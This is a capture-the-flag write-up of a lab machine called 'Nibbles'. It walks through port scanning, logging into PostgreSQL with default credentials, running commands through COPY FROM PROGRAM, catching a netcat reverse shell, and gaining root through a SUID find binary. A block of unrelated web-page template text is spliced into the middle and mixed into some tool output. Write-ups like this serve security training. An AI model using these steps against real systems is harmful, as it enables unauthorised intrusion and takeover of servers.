

# Proving Grounds Practice: Nibbles

## Pen testing Methodology:

- **Scanning**
    - Host Scanning via Nmap
  - **Enumeration**
    - FTP
    - SMB shares
    - HTTP
    - Web – Application
    - PostgreSQL
  - **Exploitation**
    - Trying default credentials on PostgreSQL
    - Got password logged in
    - Authenticated Command Execution
  - **Post-Exploitation**
    - Enumerating for privilege escalation
    - Got find binary with SUID Bit
    - Got shell
    - Flags
  - **My Takeaway**
- 
- **Scanning:**
    - We will start with scanning, I started scanning with nmap:
      - `nmap -p- -Pn --max-retries 0 -sVC -T5 -oN advscan.txt -A <IP>`

```

(kali㉿kali)-[~/PG/Linux/Nibbles]
└─$ nmap -p- -Pn 192.168.173.47 --max-retries 0 -T5 -A -sVC -oN advscan.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-08 03:13 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Warning: 192.168.173.47 giving up on port because retransmission cap hit (0).
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 98.10% done; ETC: 03:15 (0:00:02 remaining)
Nmap scan report for 192.168.173.47
Host is up (0.15s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 10:62:1f:f5:22:de:29:d4:24:96:a7:66:c3:64:b7:10 (RSA)
|   256 c9:15:ff:cd:f3:97:ec:39:13:16:48:38:c5:58:d7:5f (ECDSA)
|_  256 90:7c:a3:44:73:b4:b4:4c:e3:9c:71:d1:87:ba:ca:7b (ED25519)
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
|_ http-title: Enter a title, displayed at the top of the window.
|_ http-server-header: Apache/2.4.38 (Debian)
139/tcp   closed netbios-ssn
445/tcp   closed microsoft-ds
5437/tcp  open  postgresql   PostgreSQL DB 11.3 - 11.7
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=debian
| Subject Alternative Name: DNS:debian
| Not valid before: 2020-04-27T15:41:47
|_ Not valid after:  2030-04-25T15:41:47
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

```

The command shown up is for aggressive scan. I like to scan aggressive and full port scan because it confirms the open ports. Also, the vuln scan if I get nothing while enumeration.

➤ Nmap -p- -Pn --max-retries 0 -T5 -sV -oN fullscan.txt IP

```

(kali㉿kali)-[~/PG/Linux/Nibbles]
$ nmap -p- -Pn 192.168.173.47 -sV --max-retries 0 -T5 -oN fullscan.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-08 03:13 EDT
Warning: 192.168.173.47 giving up on port because retransmission cap hit (0).
Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 68.87% done; ETC: 03:15 (0:00:27 remaining)
Stats: 0:01:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 70.55% done; ETC: 03:15 (0:00:26 remaining)
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 72.01% done; ETC: 03:15 (0:00:24 remaining)
Nmap scan report for 192.168.173.47
Host is up (0.14s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.3
22/tcp    open  ssh            OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.38 ((Debian))
139/tcp   closed netbios-ssn
445/tcp   closed microsoft-ds
5437/tcp  open  postgresql     PostgreSQL DB 11.3 - 11.7
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.90 seconds

```

As, we can see FTP, SSH, HTTP, SAMBA and PostgreSQL port is open.

Let's start with low-hanging fruit.

- **Enumeration:**

- **FTP:**

I started enumerating ftp first tried with anonymous login. But didn't work.

```

(kali㉿kali)-[~/PG/Linux/Nibbles]
$ ftp 192.168.173.47
Connected to 192.168.173.47.
220 (vsFTPd 3.0.3)
Name (192.168.173.47:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>

```


- **SAMBA:**

Then I started enumerating SAMBA shares. Tried to login with anonymous credentials. This too didn't work.

```
(kali@kali)-[~/PG/Linux/Nibbles]
$ smbclient -L //192.168.173.47
do_connect: Connection to 192.168.173.47 failed (Error NT_STATUS_CONNECTION_REFUSED)
```

○ HTTP:

I then visited the site but the site was not promising so I started dir-busting. Found nothing not even index file.




## Enter the main heading, usually the same as the title.

Be **bold** in stating your key points. Put them in a list:

- The first item in your list
- The second item; *italicize* key words

Improve your image by including an image.



Add a link to your favorite [Web site](#). Break up your page with a horizontal rule or two.

Finally, link to [another page](#) in your own Web site.

[Internet cats](#)

```
(kali@kali)-[~/PG/Linux/Nibbles]
$ gobuster dir -u http://192.168.173.47 -w /usr/share/wordlists/dirbuster/d
irectory-list-2.3-medium.txt -o gobuster-80.out -t 200 --no-errors the title.

Gobuster v3.1.0 key points. Put them in a list:
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.173.47
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/05/08 03:21:07 Starting gobuster in directory enumeration mode

Progress: 55746 / 220561 (25.27%)
```



Still nothing worked... Started enumerating the PostgreSQL.

- **Exploitation:**

I read somewhere in article that we can abuse PostgreSQL for reverse shell. And also knew that sometimes the default passwords are left behind. So, tried default credentials and guess what... we are in!

The default credentials are **postgres:postgres**.

```
(kali㉿kali)-[~/PG/Linux/Nibbles]
└─$ psql -U postgres -h 192.168.173.47 -p 5437
Password for user postgres:
psql (14.2 (Debian 14.2-1), server 11.7 (Debian 11.7-0+deb10u1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256
, compression: off)
Type "help" for help.

postgres=#
```

I listed databases for confirmation that we do have access.

```
postgres=# \list
                                List of databases
  Name  | Owner  | Encoding | Collate  | Ctype    | Access privileges
-----+-----+-----+-----+-----+-----
 postgres | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
 template0 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | postgres=CTc/postgres
 template1 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
(3 rows)

postgres=#
```

This are the commands I used to get Authenticated Arbitrary Command Execution work.

To perform the attack, you simply follow these steps:

1) [Optional] Drop the table you want to use if it already exists

➤ **DROP TABLE IF EXISTS cmd\_exec;**

2) Create the table you want to hold the command output

➤ **CREATE TABLE cmd\_exec(cmd\_output text);**

3) Run the system command via the COPY FROM PROGRAM function

- **COPY cmd\_exec FROM PROGRAM 'id';** [Note: delete those single quotes and again write the command in quotes]

4) [Optional] View the results

- **SELECT \* FROM cmd\_exec;**

5) [Optional] Clean up after yourself

- **DROP TABLE IF EXISTS cmd\_exec;**

```
postgres=# CREATE TABLE cmd_exec(cmd_output text);
CREATE TABLE
postgres=# COPY cmd_exec FROM PROGRAM 'id';
COPY 1
postgres=# SELECT * FROM cmd_exec;
          cmd_output
uid=106(postgres) gid=113(postgres) groups=113(postgres),112(ssl-cert)
(1 row)

postgres=# COPY cmd_exec FROM PROGRAM 'whoami';
COPY 1
postgres=# SELECT * FROM cmd_exec;
          cmd_output
uid=106(postgres) gid=113(postgres) groups=113(postgres),112(ssl-cert)
postgres
(2 rows)

postgres=# COPY cmd_exec FROM PROGRAM 'hostname';
COPY 1
postgres=# SELECT * FROM cmd_exec;
          cmd_output
hostname
(3 rows)
```

Great... We have command execution.

We are in... now it's time to get the reverse-shell back.

I followed two articles which I uploaded on my GitHub profile as notes.

Link: <https://github.com/1337-L3V1ATH0N/OSCP-TOOLS/blob/main/Exploitation/Postgresql%20Exploitation.txt>

We had access and also, I tried to get the tables but that didn't work. So, I used my tool **Suhradbhav.sh** which I created using pentester-monkey's cheat-sheet. I don't like to visit the site and edit the

payload. So, I created this tool which can help us generate payload locally and with dynamic ips and the various binary options.

Let's create our payload...

It's clear that Linux has netcat by default installed. So, that's the reason I used netcat payload. We can also use bash or python or any other reverse-shell payloads.

```
(kali@kali)-[~/PG/Linux/Nibbles]
└─$ nc -lvnp 80
listening on [any] 80 ...
^C

(kali@kali)-[~/PG/Linux/Nibbles]
└─$ nc -lvnp 21
listening on [any] 21 ...
connect to [192.168.49.173] from (UNKNOWN) [192.168.173.47] 52502
/bin/sh: 0: can't access tty; job control turned off
$
```

We got shell!!

We will start stabilizing the shell you can read Zino writeup for shell stabilization.

```
(kali@kali)-[~/PG/Linux/Nibbles]
└─$ nc -lvnp 80
listening on [any] 80 ...
^C

(kali@kali)-[~/PG/Linux/Nibbles]
└─$ nc -lvnp 21
listening on [any] 21 ...
connect to [192.168.49.173] from (UNKNOWN) [192.168.173.47] 52502
/bin/sh: 0: can't access tty; job control turned off
$ export TERM=xterm
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash")'
postgres@nibbles:/var/lib/postgresql/11/main$ ^Z
zsh: suspended nc -lvnp 21


(kali@kali)-[~/PG/Linux/Nibbles]
└─$ stty raw -echo ; fg
[1] + continued nc -lvnp 21
reset
```

- **Post-Exploitation:**

Now that we have shell let's search a way to get the root. As usual I started with my methodology. I always check for crontab, kernel version, config files, listening ports, SUDO, SUID BITS, capabilities. While enumerating manually I found that the binary **find** has SUID BIT set. And I also knew that this can give us a root shell if the SUID BIT is set as root. I made a tool named -4buzer. While developing I knew that which binaries can give us shell and also unauthorized access to read root user's file.

Tool can be found here:

Link: <https://github.com/1337-L3V1ATH0N/4BUZER.git>



```
postgres@nibbles:/tmp$ find / -perm -4000 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/find
/usr/bin/sudo
/usr/bin/umount
postgres@nibbles:/tmp$
```

➤ Command: **find . -exec /bin/bash -p \; -quit**



```
postgres@nibbles:/tmp$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-5.0# whoami
root
bash-5.0# id
uid=106(postgres) gid=113(postgres) euid=0(root) groups=113(postgres),112(ssl-cert)
bash-5.0# hostname
nibbles
bash-5.0# ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.173.47 netmask 255.255.255.0 broadcast 192.168.173.255
    ether 00:50:56:ba:82:09 txqueuelen 1000 (Ethernet)
    RX packets 333472 bytes 31858607 (30.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 173855 bytes 44875235 (42.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 61593 bytes 5435185 (5.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 61593 bytes 5435185 (5.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

bash-5.0#
```

- **My Takeaway:**

In this box I learned how the exploitation of PostgreSQL works. This box gave me some learning curve. :D

Happy Hacking

- L3V1ATH0N